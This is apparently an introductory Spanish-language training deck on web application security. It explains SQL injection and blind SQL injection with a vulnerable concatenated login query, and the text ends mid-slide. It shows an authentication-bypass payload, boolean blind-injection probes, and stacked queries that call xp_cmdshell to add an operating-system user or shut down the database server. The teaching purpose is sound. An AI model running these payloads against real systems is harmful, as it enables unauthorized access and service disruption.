


# Web applications 101






# Web applications 101





# Web applications 101






# Las sospechosas habituales





# SQL injection





# SQL injection

- ✦ **SQL**: Structured Query Language
- ✦ Utilizado para consultar y administrar Bases de Datos
- ✦ Query / consulta: Unidad típica de ejecución.
- ✦ Consultas básicas: **SELECT, INSERT, UPDATE.**



# SQL injection

```
SELECT * FROM usuarios WHERE name="laramies";
```

```
SELECT id FROM usuarios;
```

```
SELECT nombre FROM usuarios UNION SELECT  
name FROM employees;
```



# SQL injection

La inyección de código SQL se produce cuando datos suministrados por el usuario son enviados sin filtrar a un intérprete como parte de una **consulta (Query)**, con el fin de modificar el comportamiento original, para ejecutar comandos o consultas arbitrarias en la base de datos.





# SQL injection



USERNAME

PASSWORD  >>

```
<code>
```

```
sql_query=
```

```
“SELECT * FROM users WHERE
```

```
username = ''' + username_string + ''' AND
```

```
userpass = ''' + password_string + '''”
```

```
</code>
```



# SQL injection

USERNAME

PASSWORD




Consulta final en DB:

**SELECT \* FROM users WHERE**


**username = 'laramies' AND**

**userpass = 'test'**






# SQL injection



A screenshot of a login form with two input fields: 'USERNAME' and 'PASSWORD'. The 'USERNAME' field contains the text 'laramies' followed by a single quote character. The 'PASSWORD' field contains four dots. A blue arrow points from the 'USERNAME' field to the SQL query in the next block.

Consulta final en DB:

```
SELECT * FROM users WHERE  
username = 'laramies' AND  
userpass = 'test'
```



Microsoft OLE DB Provider for ODBC Drivers  
(0x80040E14)  
[Microsoft][ODBC SQL Server Driver][SQL  
Server]Unclosed quotation mark before the character string  
' AND userpass=userpass\_string'.



# SQL injection

USERNAME


PASSWORD



Consulta final en DB:

```
SELECT * FROM users WHERE  
username = " or 1=1;--
```

```
AND userpass = 'test'
```



OK!! Acceso permitido  
con el primer usuario de  
la DB



# SQL injection

- ✦ Evadir autenticaciones, controles de acceso.
- ✦ Obtener y/o modificar datos arbitrarios de la base de datos
- ✦ Leer ficheros del sistema operativo
- ✦ Ejecutar comandos en el Sistema Operativo



# SQL injection



- ✦ `SELECT * FROM usuarios WHERE name='laramies';exec master..xp_cmdshell(net user laramies /add);--`
- ✦ `SELECT * FROM usuarios WHERE name='laramies';shutdown--`



# SQL injection

DEMOS [SQL Injection]





# SQL injection - Tools

- ✦ **Sqlbif**: <http://www.open-labs.org/>
- ✦ **SqPyfia**: <http://www.edge-security.com>
- ✦ **Sqlmap**: <http://sqlmap.sourceforge.net/>
- ✦ **Sqlrix** : [http://www.owasp.org/index.php/Category:OWASP\\_SQLiX\\_Project](http://www.owasp.org/index.php/Category:OWASP_SQLiX_Project)



# Blind SQL injection





# Blind SQL injection

- ✦ Blind SQL injection es igual al SQL injection, pero con la diferencia que no se obtienen mensajes de error ni resultados en las respuestas.
- ✦ Es más difícil de explotar y lleva más tiempo obtener los resultados.
- ✦ Se ocultaron los mensajes de error, pero no se arregló la vulnerabilidad.



# Blind SQL injection

Se puede explotar mediante consultas SQL con evaluaciones lógicas del tipo True ó False.

```
http://newspaper.com/items.php?id=2
```

```
SELECT title, description, body FROM items WHERE ID = 2
```

Y como resultado en el browser obtenemos:

“Conferencia de Rediris el día 28”




# Blind SQL injection

`http://newspaper.com/items.php?id=2 and 1=0`

`SELECT title, description, body FROM items WHERE ID = 2 and 1=0`

Como resultado en el browser obtenemos:

“No se encontro articulo en la Base de datos”





# Blind SQL injection

`http://newspaper.com/items.php?id=2 and 1=1`

`SELECT title, description, body FROM items WHERE ID = 2 and 1=1`

Como resultado en el browser obtenemos:

“Conferencia de Rediris el dia 28”



# Blind SQL injection

“No se encontró artículo en la Base de datos”

43 chars



“Conferencia de Rediris el día 28”

32 chars



# Blind SQL injection

- Como podemos explotarla?

`http://newspaper.com/items.php?id=2 and 1=1` OK

`http://newspaper.com/items.php?id=2 and 1=0` NO

- Hay que averiguar el tipo de DB:

